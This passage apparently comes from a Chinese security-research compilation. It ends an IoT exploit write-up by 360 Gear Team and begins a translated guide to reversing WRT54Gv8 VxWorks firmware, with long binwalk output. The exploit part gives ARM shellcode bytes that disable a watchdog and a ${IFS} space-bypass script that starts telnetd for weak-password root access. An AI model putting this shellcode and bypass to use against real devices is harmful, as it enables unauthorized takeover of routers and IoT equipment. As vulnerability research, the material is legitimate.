b value_9_after

value_9: .word 0x6e69622f

value_9_after:

push {r7}

mov r0, sp

/* push argument array ['busybox\x00', 'rmmod\x00', 'wdt\x00'] */

/* push 'busybox\x00rmmod\x00wdt\x00\x00' */

mov r7, #0x74

push {r7}

ldr r7, value_10

b value_10_after

value_10: .word 0x64770064

value_10_after:

push {r7}

ldr r7, value_11

b value_11_after

value_11: .word 0x6f6d6d72

value_11_after:
```

```
push {r7}

ldr r7, value_12

b value_12_after

value_12: .word 0xff786f62

value_12_after:

lsl r7, #8

lsr r7, #8

push {r7}

ldr r7, value_13

b value_13_after

value_13: .word 0x79737562

value_13_after:

push {r7}

/* push 0 */

eor r7, r7

push {r7} /* null terminate */

mov r1, #0x12

add r1, sp
```

```
push {r1} /* 'wdt\x00' */

mov r1, #0x10

add r1, sp

push {r1} /* 'rmmod\x00' */

mov r1, #0xc

add r1, sp

push {r1} /* 'busybox\x00' */

mov r1, sp

eor r2, r2

/* call execve() */

/* mov r7, #SYS_execve */

mov r7, #11 /* 0xb */

svc 0x41
```

将汇编代码转成机器码后包含了一个\x00 字节，还是需要理解 shellcode 的逻辑，然后更改相关指令规避掉 badchar：

```
eor.w r7, r7, r7      \x87\xea\x07\x07

push {r7}             \x80\xb4

ldr.w r7, [pc, #4]    \xdf\xf8\x04\x70

b #6                  \x01\xe0
```

```
0x786f6279          \x79\x62\x6f\x78  ybox

push {r7}           \x80\xb4

ldr.w r7, [pc, #4]  \xdf\xf8\x04\x70

b #6                \x01\xe0

0x7375622f          \x2f\x62\x75\x73  /bus

push {r7}           \x80\xb4

ldr.w r7, [pc, #4]  \xdf\xf8\x04\x70

b #6                \x01\xe0

0x6e69622f          \x2f\x62\x69\x6e  /bin

push {r7}           \x80\xb4

mov r0, sp          \x68\x46



mov r7, #0x74       \x4f\xf0\x74\x07  t

push {r7}           \x80\xb4

ldr.w r7, [pc, #4]  \xdf\xf8\x04\x70

b #6                \x01\xe0

0x64770064          \x64\x00\x77\x64  d\x00wd

push {r7}           \x80\xb4
```

```
ldr.w r7, [pc, #4]    \xdf\xf8\x04\x70

b #6                  \x01\xe0

0x6f6d6d72            \x72\x6d\x6d\x6f  rmmo

push {r7}             \x80\xb4

ldr.w r7, [pc, #4]    \xdf\xf8\x04\x70

b #6                  \x01\xe0

0xff786f62            \x62\x6f\x78\xff  box\xff

lsl.w r7, r7, #8      \x4f\xea\x07\x27

lsr.w r7, r7, #8      \x4f\xea\x17\x27  box\x00

push {r7}             \x80\xb4

ldr.w r7, [pc, #4]    \xdf\xf8\x04\x70

b #6                  \x01\xe0

0x79737562            \x62\x75\x73\x79  busy

push {r7}             \x80\xb4



eor.w r7, r7, r7      \x87\xea\x07\x07

push {r7}             \x80\xb4

mov.w r1, #0x12       \x4f\xf0\x12\x01
```

```
add r1, sp, r1        \x69\x44

push {r1}             \x02\xb4

mov.w r1, #0x10       \x4f\xf0\x10\x01

add r1, sp, r1        \x69\x44

push {r1}             \x02\xb4

mov.w r1, #0xc        \x4f\xf0\x0c\x01

add r1, sp, r1        \x69\x44

push {r1}             \x02\xb4

mov r1, sp            \x69\x46

eor.w r2, r2, r2      \x82\xea\x02\x02

mov.w r7, #0xb        \x4f\xf0\x0b\x07

svc #0x41             \x41\xdf



1111

2222

3333

\x00\x00\x00\x00

busy
```

```
box\x00

romm

d\x00wd

t\x00\x00\x00

/bin

/bus

ybox

\x00\x00\x00\x00
```

这段 shellcode 总结下来有两个重要的特点：

1. 读取 pc 寄存器可获取 4 字节数据，然后使用 b 指令越过数据部分。
2. 通过左移右移来将某些字节置零。

借鉴以上思想，通过位移来优化一下其中的\x00 字节：

```
1111

2222

3333

\x00\x00\x00\x00

wdt\xff

romm

d\x00\x00\x00

/bin
```

```
/bus

ybox

\x00\x00\x00\x00



eor.w r7, r7, r7     \x87\xea\x07\x07

push {r7}            \x80\xb4

ldr.w r7, [pc, #4]   \xdf\xf8\x04\x70

b #6                 \x01\xe0

0x786f6279           \x79\x62\x6f\x78  ybox

push {r7}            \x80\xb4

ldr.w r7, [pc, #4]   \xdf\xf8\x04\x70

b #6                 \x01\xe0

0x7375622f           \x2f\x62\x75\x73  /bus

push {r7}            \x80\xb4

ldr.w r7, [pc, #4]   \xdf\xf8\x04\x70

b #6                 \x01\xe0

0x6e69622f           \x2f\x62\x69\x6e  /bin

push {r7}            \x80\xb4
```

```
mov r0, sp          \x68\x46



mov.w r7, #0x64     \x4f\xf0\x64\x07  d

push {r7}           \x80\xb4

ldr.w r7, [pc, #4]  \xdf\xf8\x04\x70

b #6                \x01\xe0

0x6f6d6d72          \x72\x6d\x6d\x6f  rmmo

push {r7}           \x80\xb4

ldr.w r7, [pc, #4]  \xdf\xf8\x04\x70

b #6                \x01\xe0

0xff786f62          \x77\x64\x74\xff  wdt\xff

lsl.w r7, r7, #8    \x4f\xea\x07\x27

lsr.w r7, r7, #8    \x4f\xea\x17\x27  wdt\x00

push {r7}           \x80\xb4



eor.w r7, r7, r7    \x87\xea\x07\x07

push {r7}           \x80\xb4
```

```
mov.w r1, #0x4        \x4f\xf0\x04\x01

add r1, sp, r1        \x69\x44

push {r1}             \x02\xb4

mov.w r1, #0xc        \x4f\xf0\x0c\x01

add r1, sp, r1        \x69\x44

push {r1}             \x02\xb4

mov.w r1, #0x1d       \x4f\xf0\x1d\x01

add r1, sp, r1        \x69\x44

push {r1}             \x02\xb4

mov r1, sp            \x69\x46

eor.w r2, r2, r2      \x82\xea\x02\x02

mov.w r7, #0xb        \x4f\xf0\x0b\x07

svc #0x41             \x41\xdf
```

这一段执行 execve 是没有任何问题了，可是这里只是关闭了 watchdog，我们还想做的是开启 telnetd 服务，后续就可以通过 root 弱口令获取系统 shell 了。开始时想使用两次 execve 分别执行 rmmod wdt 和 telnetd，但 exec 调用后当前进程的内存被完全替换，也就无法进行第二次的 execve 了。

最终确定使用渗透中的常见套路，在/tmp 目录下使用系统调用写一个 shell 脚本，空格可以使用 ${IFS} 绕过，最后 execve 调用 sh 执行该文件，达到一种执行多条命令的效果：

```
#include <stdio.h>

#include <sys/types.h>

#include <sys/stat.h>
```

```
#include <fcntl.h>

#include <unistd.h>



void main() {

int fd = open("/tmp/XXX", O_CREAT | O_WRONLY, S_IRUSR | S_IWUSR);

write(fd, "rmmod${IFS}wdt;telnetd", 22);

close(fd);

}
```

23.4.4 完成利用

漏洞利用便是将上述结合起来，如图所示：

23.5 0x04 总结


1. IoT 设备上的安全防御手段和机制肯定会随着我们的聚焦而增强，也是一个有趣的挑战。
2. 对于漏洞环境的审查还需要细致观察或者脚本化。
3. 文中有所疏漏的地方还请师傅们不吝赐教。
4. 有幸去了 bluehat2019，IoT 上的 Fuzzing、高阶利用和输出积累是我个人需要提高的。

23.5.1 关于 360GearTeam

360 Gear Team 隶属于 360 信息安全部，团队成员专注于云安全与 IoT 安全研究，曾获得虚拟化软件、网络核心开源软件、IoT 智能设备的上百次致谢。团队在保卫 360 自身内部业务的同时，将自己的安全能力输出至云安全、IoT 安全的各个方面，争取为互联网的安全建设添砖加瓦。

23.5.2 关于作者

0K5y、Larryxi 均为 360GearTeam 团队成员，从事云安全、IoT 安全等方面的研究，还有许多需要和大家交流学习的地方。


Gear_Team
扫一扫二维码图案，关注我吧

VxWorks 固件逆向：WRT54Gv8

译者：raycp

译文链接：https://www.anquanke.com/post/id/176481

最近我一直致力于解压一些VxWorks固件镜像，不幸的是，几乎找不到相关的信息。所以这篇文章的主题主要是从 WRT54Gv8固件镜像提取 VxWorks 的内核、应用代码以及在 IDA pro 中分析它们。

随着 WRT54Gv5 的发布，WRT54G 系列从 Linux 转向 VxWorks 系统。由于 VxWorks 是一种实时操作系统（RTOS），相较于 Linux 的系统，我对该系统不太了解。该系统即使确定了镜像的各个节，但是也不存在一个节包含标准的 ELF 可执行文件（可以被反汇编器自动分析）。

但是逆向该固件的整个过程是比较简单的：

1. 从固件中识别以及提取可执行代码。
2. 从可执行代码中识别加载地址。
3. 在 ida 中使用正确的加载地址加载可执行文件。
4. 通过手动/脚本辅助 IDA 完成自动分析。

使用 JTAG 或者是通过串口观察调试信息也许可以代替步骤 1 和 2，但是由于我没有 VxWorks WRT54G 路由器，因此完全是基于固件的分析。

第一步是在固件映像中找到任何可识别的数据节：

```
embedded@ubuntu:~/WRT54Gv8$ binwalk -v FW_WRT54Gv8_8.00.8.001_US_20091005.bin

Scan Time:     Jul 05, 2011 @ 09:24:20
Magic File:    /usr/local/etc/binwalk/magic.binwalk
Signatures:    64
Target File:   FW_WRT54Gv8_8.00.8.001_US_20091005.bin
MD5 Checksum: 74317a70160f80fa5df01de0e479a39c

DECIMAL       HEX           DESCRIPTION
--------------------------------------------------------------------------------
512           0x200         ELF 32-bit LSB executable, MIPS, MIPS-II version 1 (SYSV)
101658        0x18D1A       Linux Journalled Flash filesystem, little endian
103664        0x194F0       LZMA compressed data, properties: 0x6C, dictionary size: 8388608 b
1146276       0x117DA4      LZMA compressed data, properties: 0xA0, dictionary size: 486539264
1185153       0x121581      gzip compressed data, was "apply.htm", from NTFS filesystem (NT),
1185892       0x121864      gzip compressed data, was "apply1.htm", from NTFS filesystem (NT),
1186870       0x121C36      gzip compressed data, was "apply2.htm", from NTFS filesystem (NT),
```

```
1187499       0x121EAB      gzip compressed data, was "apply2sec.htm", from NTFS filesystem (N
1188483       0x122283      gzip compressed data, was "apply3.htm", from NTFS filesystem (NT),
1189464       0x122658      gzip compressed data, was "applyW.htm", from NTFS filesystem (NT),
1190202       0x12293A      gzip compressed data, was "bad.htm", from NTFS filesystem (NT), la
1190724       0x122B44      gzip compressed data, was "basic.htm", from NTFS filesystem (NT),
1202618       0x1259BA      gzip compressed data, was "bkconfig.htm", from NTFS filesystem (NT
1205617       0x126571      gzip compressed data, was "chghttps.htm", from NTFS filesystem (NT
1206740       0x1269D4      gzip compressed data, was "ChgLan.htm", from NTFS filesystem (NT),
1207440       0x126C90      gzip compressed data, was "common.js", from NTFS filesystem (NT),
1210112       0x127700      gzip compressed data, was "Cysaja.htm", from NTFS filesystem (NT),
1210324       0x1277D4      gzip compressed data, was "DDNS.htm", from NTFS filesystem (NT), l
1214620       0x12889C      gzip compressed data, was "default.htm", from NTFS filesystem (NT)
1215253       0x128B15      gzip compressed data, was "DEVICE.HTM", from NTFS filesystem (NT),
1216309       0x128F35      gzip compressed data, was "DHCPTable.htm", from NTFS filesystem (N
1217539       0x129403      gzip compressed data, was "Diag.htm", from NTFS filesystem (NT), l
1220485       0x129F85      gzip compressed data, was "DMZ.htm", from NTFS filesystem (NT), la
1223383       0x12AAD7      gzip compressed data, was "ERRSCRN.htm", from NTFS filesystem (NT)
1224077       0x12AD8D      gzip compressed data, was "FacDef.htm", from NTFS filesystem (NT),
1226898       0x12B892      gzip compressed data, was "FilterMac.htm", from NTFS filesystem (N
1228632       0x12BF58      gzip compressed data, was "Filters.htm", from NTFS filesystem (NT)
1233858       0x12D3C2      gzip compressed data, was "Firewall.htm", from NTFS filesystem (NT
1236986       0x12DFFA      gzip compressed data, was "Forward.htm", from NTFS filesystem (NT)
1241779       0x12F2B3      gzip compressed data, was "getstatus.htm", from NTFS filesystem (N
1242777       0x12F699      gzip compressed data, was "HDDNS.htm", from NTFS filesystem (NT),
1244149       0x12FBF5      gzip compressed data, was "HDefault.htm", from NTFS filesystem (NT
1245052       0x12FF7C      gzip compressed data, was "HDMZ.htm", from NTFS filesystem (NT), l
1246049       0x130361      gzip compressed data, was "HExile.htm", from NTFS filesystem (NT),
1247163       0x1307BB      gzip compressed data, was "HFilters.htm", from NTFS filesystem (NT
1248531       0x130D13      gzip compressed data, was "HFirewall.htm", from NTFS filesystem (N
1249494       0x1310D6      gzip compressed data, was "HForward.htm", from NTFS filesystem (NT
1250527       0x1314DF      gzip compressed data, was "HLog.htm", from NTFS filesystem (NT), l
1251393       0x131841      gzip compressed data, was "HMAC.htm", from NTFS filesystem (NT), l
1252433       0x131C51      gzip compressed data, was "HManage.htm", from NTFS filesystem (NT)
1253438       0x13203E      gzip compressed data, was "HOBA.htm", from NTFS filesystem (NT), l
1254564       0x1324A4      gzip compressed data, was "HRouting.htm", from NTFS filesystem (NT
```

```
1255864       0x1329B8      gzip compressed data, was "HSetup.htm", from NTFS filesystem (NT),
1257408       0x132FC0      gzip compressed data, was "HStatus.htm", from NTFS filesystem (NT)
1258783       0x13351F      gzip compressed data, was "HUpgrade.htm", from NTFS filesystem (NT
1259855       0x13394F      gzip compressed data, was "HVPN.htm", from NTFS filesystem (NT), l
1260808       0x133D08      gzip compressed data, was "HWEP.htm", from NTFS filesystem (NT), l
1262621       0x13441D      gzip compressed data, was "HWireless.htm", from NTFS filesystem (N
1264097       0x1349E1      gzip compressed data, was "HWPA.htm", from NTFS filesystem (NT), l
1265245       0x134E5D      gzip compressed data, was "InLog.htm", from NTFS filesystem (NT),
1266075       0x13519B      gzip compressed data, was "language.htm", from NTFS filesystem (NT
1269311       0x135E3F      gzip compressed data, was "lastpassword.htm", from NTFS filesystem
1269507       0x135F03      gzip compressed data, was "Log.htm", from NTFS filesystem (NT), la
1272546       0x136AE2      gzip compressed data, was "Manage.htm", from NTFS filesystem (NT),
1277123       0x137CC3      gzip compressed data, was "md5.js", from NTFS filesystem (NT), las
1278995       0x138413      gzip compressed data, was "Outbreak_Alert.htm", from NTFS filesyst
1282781       0x1392DD      gzip compressed data, was "OutLog.htm", from NTFS filesystem (NT),
1283619       0x139623      gzip compressed data, was "ping.htm", from NTFS filesystem (NT), l
1287957       0x13A715      gzip compressed data, was "ptrigger.htm", from NTFS filesystem (NT
1292450       0x13B8A2      gzip compressed data, was "qos.htm", from NTFS filesystem (NT), la
1298667       0x13D0EB      gzip compressed data, was "Quarantined.htm", from NTFS filesystem
1300366       0x13D78E      gzip compressed data, was "reset.htm", from NTFS filesystem (NT),
1301699       0x13DCC3      gzip compressed data, was "Routing.htm", from NTFS filesystem (NT)
1306547       0x13EFB3      gzip compressed data, was "RTable.htm", from NTFS filesystem (NT),
1307445       0x13F335      gzip compressed data, was "Service.htm", from NTFS filesystem (NT)
1310944       0x1400E0      gzip compressed data, was "StaLan.htm", from NTFS filesystem (NT),
1313858       0x140C42      gzip compressed data, was "StaRouter.htm", from NTFS filesystem (N
1318404       0x141E04      gzip compressed data, was "StaWlan.htm", from NTFS filesystem (NT)
1324110       0x14344E      gzip compressed data, was "summary.htm", from NTFS filesystem (NT)
1325773       0x143ACD      gzip compressed data, was "sysinfo.htm", from NTFS filesystem (NT)
1325986       0x143BA2      gzip compressed data, was "test.htm", from NTFS filesystem (NT), l
1326015       0x143BBF      gzip compressed data, was "Traceroute.htm", from NTFS filesystem (
1340943       0x14760F      gzip compressed data, was "Unauthorized.htm", from NTFS filesystem
1341087       0x14769F      gzip compressed data, was "Upgrade.htm", from NTFS filesystem (NT)
1344585       0x148449      gzip compressed data, was "UpgStat.htm", from NTFS filesystem (NT)
1345231       0x1486CF      gzip compressed data, was "UpLangPak.htm", from NTFS filesystem (N
1346753       0x148CC1      gzip compressed data, was "VPN.htm", from NTFS filesystem (NT), la
```

```
1352719       0x14A40F      gzip compressed data, was "WAdv.htm", from NTFS filesystem (NT), l
1356924       0x14B47C      gzip compressed data, was "WanMAC.htm", from NTFS filesystem (NT),
1360319       0x14C1BF      gzip compressed data, was "WClient.htm", from NTFS filesystem (NT)
1362096       0x14C8B0      gzip compressed data, was "WFilter.htm", from NTFS filesystem (NT)
1367188       0x14DC94      LZMA compressed data, properties: 0x80, dictionary size: 111096627
1379589       0x150D05      LZMA compressed data, properties: 0x80, dictionary size: 111096627
1390145       0x153641      gzip compressed data, was "Wireless.htm", from NTFS filesystem (NT
1396588       0x154F6C      gzip compressed data, was "wlaninfo.htm", from NTFS filesystem (NT
1396765       0x15501D      gzip compressed data, was "WMList.htm", from NTFS filesystem (NT),
1402406       0x156626      gzip compressed data, was "wps_result.htm", from NTFS filesystem (
1403174       0x156926      gzip compressed data, was "wps_search.htm", from NTFS filesystem (
1407322       0x15795A      gzip compressed data, was "WSecurity.htm", from NTFS filesystem (N
1413245       0x15907D      gzip compressed data, was "WState.htm", from NTFS filesystem (NT),
1414025       0x159389      gzip compressed data, was "capadmin.js", from NTFS filesystem (NT)
1415312       0x159890      gzip compressed data, was "capapp.js", from NTFS filesystem (NT),
1415961       0x159B19      gzip compressed data, was "capasg.js", from NTFS filesystem (NT),
1422692       0x15B564      gzip compressed data, was "capsec.js", from NTFS filesystem (NT),
1424577       0x15BCC1      gzip compressed data, was "capsetup.js", from NTFS filesystem (NT)
1426257       0x15C351      gzip compressed data, was "capstatus.js", from NTFS filesystem (NT
1426777       0x15C559      gzip compressed data, was "ddnsmsg.js", from NTFS filesystem (NT),
1427511       0x15C837      gzip compressed data, was "errmsg.js", from NTFS filesystem (NT),
1428222       0x15CAFE      gzip compressed data, was "help.js", from NTFS filesystem (NT), la
1440881       0x15FC71      gzip compressed data, was "share.js", from NTFS filesystem (NT), l
1444717       0x160B6D      gzip compressed data, was "capadmin.js", from NTFS filesystem (NT)
1446043       0x16109B      gzip compressed data, was "capapp.js", from NTFS filesystem (NT),
1446740       0x161354      gzip compressed data, was "capasg.js", from NTFS filesystem (NT),
1453397       0x162D55      gzip compressed data, was "capsec.js", from NTFS filesystem (NT),
1455360       0x163500      gzip compressed data, was "capsetup.js", from NTFS filesystem (NT)
1457203       0x163C33      gzip compressed data, was "capstatus.js", from NTFS filesystem (NT
1457760       0x163E60      gzip compressed data, was "ddnsmsg.js", from NTFS filesystem (NT),
1458484       0x164134      gzip compressed data, was "errmsg.js", from NTFS filesystem (NT),
1459130       0x1643BA      gzip compressed data, was "help.js", from NTFS filesystem (NT), la
1470606       0x16708E      gzip compressed data, was "share.js", from NTFS filesystem (NT), l
1474489       0x167FB9      gzip compressed data, was "capadmin.js", from NTFS filesystem (NT)
1475924       0x168554      gzip compressed data, was "capapp.js", from NTFS filesystem (NT),
```

```
1476640       0x168820      gzip compressed data, was "capasg.js", from NTFS filesystem (NT),
1484040       0x16A508      gzip compressed data, was "capsec.js", from NTFS filesystem (NT),
1486131       0x16AD33      gzip compressed data, was "capsetup.js", from NTFS filesystem (NT)
1487922       0x16B432      gzip compressed data, was "capstatus.js", from NTFS filesystem (NT
1488498       0x16B672      gzip compressed data, was "ddnsmsg.js", from NTFS filesystem (NT),
1489232       0x16B950      gzip compressed data, was "errmsg.js", from NTFS filesystem (NT),
1490002       0x16BC52      gzip compressed data, was "help.js", from NTFS filesystem (NT), la
1502977       0x16EF01      gzip compressed data, was "share.js", from NTFS filesystem (NT), l
1507309       0x16FFED      gzip compressed data, was "capadmin.js", from NTFS filesystem (NT)
1508872       0x170608      gzip compressed data, was "capapp.js", from NTFS filesystem (NT),
1509579       0x1708CB      gzip compressed data, was "capasg.js", from NTFS filesystem (NT),
1517398       0x172756      gzip compressed data, was "capsec.js", from NTFS filesystem (NT),
1519422       0x172F3E      gzip compressed data, was "capsetup.js", from NTFS filesystem (NT)
1521274       0x17367A      gzip compressed data, was "capstatus.js", from NTFS filesystem (NT
1521858       0x1738C2      gzip compressed data, was "ddnsmsg.js", from NTFS filesystem (NT),
1522740       0x173C34      gzip compressed data, was "errmsg.js", from NTFS filesystem (NT),
1523552       0x173F60      gzip compressed data, was "help.js", from NTFS filesystem (NT), la
1537579       0x17762B      gzip compressed data, was "share.js", from NTFS filesystem (NT), l
1541905       0x178711      gzip compressed data, was "capadmin.js", from NTFS filesystem (NT)
1543410       0x178CF2      gzip compressed data, was "capapp.js", from NTFS filesystem (NT),
1544153       0x178FD9      gzip compressed data, was "capasg.js", from NTFS filesystem (NT),
1551383       0x17AC17      gzip compressed data, was "capsec.js", from NTFS filesystem (NT),
1553369       0x17B3D9      gzip compressed data, was "capsetup.js", from NTFS filesystem (NT)
1555240       0x17BB28      gzip compressed data, was "capstatus.js", from NTFS filesystem (NT
1555807       0x17BD5F      gzip compressed data, was "ddnsmsg.js", from NTFS filesystem (NT),
1556608       0x17C080      gzip compressed data, was "errmsg.js", from NTFS filesystem (NT),
1557451       0x17C3CB      gzip compressed data, was "help.js", from NTFS filesystem (NT), la
1570691       0x17F783      gzip compressed data, was "share.js", from NTFS filesystem (NT), l
1575061       0x180895      gzip compressed data, was "capadmin.js", from NTFS filesystem (NT)
1576468       0x180E14      gzip compressed data, was "capapp.js", from NTFS filesystem (NT),
1577168       0x1810D0      gzip compressed data, was "capasg.js", from NTFS filesystem (NT),
1583976       0x182B68      gzip compressed data, was "capsec.js", from NTFS filesystem (NT),
1585919       0x1832FF      gzip compressed data, was "capsetup.js", from NTFS filesystem (NT)
1587626       0x1839AA      gzip compressed data, was "capstatus.js", from NTFS filesystem (NT
1588171       0x183BCB      gzip compressed data, was "ddnsmsg.js", from NTFS filesystem (NT),
```

```
1588954       0x183EDA      gzip compressed data, was "errmsg.js", from NTFS filesystem (NT),
1589732       0x1841E4      gzip compressed data, was "help.js", from NTFS filesystem (NT), la
1602550       0x1873F6      gzip compressed data, was "share.js", from NTFS filesystem (NT), l
1606645       0x1883F5      gzip compressed data, was "capadmin.js", from NTFS filesystem (NT)
1608110       0x1889AE      gzip compressed data, was "capapp.js", from NTFS filesystem (NT),
1608851       0x188C93      gzip compressed data, was "capasg.js", from NTFS filesystem (NT),
1616048       0x18A8B0      gzip compressed data, was "capsec.js", from NTFS filesystem (NT),
1618053       0x18B085      gzip compressed data, was "capsetup.js", from NTFS filesystem (NT)
1619884       0x18B7AC      gzip compressed data, was "capstatus.js", from NTFS filesystem (NT
1620434       0x18B9D2      gzip compressed data, was "ddnsmsg.js", from NTFS filesystem (NT),
1621256       0x18BD08      gzip compressed data, was "errmsg.js", from NTFS filesystem (NT),
1622020       0x18C004      gzip compressed data, was "help.js", from NTFS filesystem (NT), la
1635437       0x18F46D      gzip compressed data, was "share.js", from NTFS filesystem (NT), l
1639557       0x190485      gzip compressed data, was "capadmin.js", from NTFS filesystem (NT)
1640989       0x190A1D      gzip compressed data, was "capapp.js", from NTFS filesystem (NT),
1641705       0x190CE9      gzip compressed data, was "capasg.js", from NTFS filesystem (NT),
1648936       0x192928      gzip compressed data, was "capsec.js", from NTFS filesystem (NT),
1650918       0x1930E6      gzip compressed data, was "capsetup.js", from NTFS filesystem (NT)
1652676       0x1937C4      gzip compressed data, was "capstatus.js", from NTFS filesystem (NT
1653245       0x1939FD      gzip compressed data, was "ddnsmsg.js", from NTFS filesystem (NT),
1654035       0x193D13      gzip compressed data, was "errmsg.js", from NTFS filesystem (NT),
1654781       0x193FFD      gzip compressed data, was "help.js", from NTFS filesystem (NT), la
1668039       0x1973C7      gzip compressed data, was "share.js", from NTFS filesystem (NT), l
1672113       0x1983B1      gzip compressed data, was "capadmin.js", from NTFS filesystem (NT)
1673513       0x198929      gzip compressed data, was "capapp.js", from NTFS filesystem (NT),
1674220       0x198BEC      gzip compressed data, was "capasg.js", from NTFS filesystem (NT),
1681271       0x19A777      gzip compressed data, was "capsec.js", from NTFS filesystem (NT),
1683281       0x19AF51      gzip compressed data, was "capsetup.js", from NTFS filesystem (NT)
1685025       0x19B621      gzip compressed data, was "capstatus.js", from NTFS filesystem (NT
1685594       0x19B85A      gzip compressed data, was "ddnsmsg.js", from NTFS filesystem (NT),
1686372       0x19BB64      gzip compressed data, was "errmsg.js", from NTFS filesystem (NT),
1687111       0x19BE47      gzip compressed data, was "help.js", from NTFS filesystem (NT), la
1699948       0x19F06C      gzip compressed data, was "share.js", from NTFS filesystem (NT), l
1703937       0x1A0001      gzip compressed data, was "capadmin.js", from NTFS filesystem (NT)
1705425       0x1A05D1      gzip compressed data, was "capapp.js", from NTFS filesystem (NT),
```

```
1706169       0x1A08B9      gzip compressed data, was "capasg.js", from NTFS filesystem (NT),
1713196       0x1A242C      gzip compressed data, was "capsec.js", from NTFS filesystem (NT),
1715253       0x1A2C35      gzip compressed data, was "capsetup.js", from NTFS filesystem (NT)
1717098       0x1A336A      gzip compressed data, was "capstatus.js", from NTFS filesystem (NT
1717679       0x1A35AF      gzip compressed data, was "ddnsmsg.js", from NTFS filesystem (NT),
1718519       0x1A38F7      gzip compressed data, was "errmsg.js", from NTFS filesystem (NT),
1719332       0x1A3C24      gzip compressed data, was "help.js", from NTFS filesystem (NT), la
1732356       0x1A6F04      gzip compressed data, was "share.js", from NTFS filesystem (NT), l
1736429       0x1A7EED      gzip compressed data, was "capadmin.js", from NTFS filesystem (NT)
1737865       0x1A8489      gzip compressed data, was "capapp.js", from NTFS filesystem (NT),
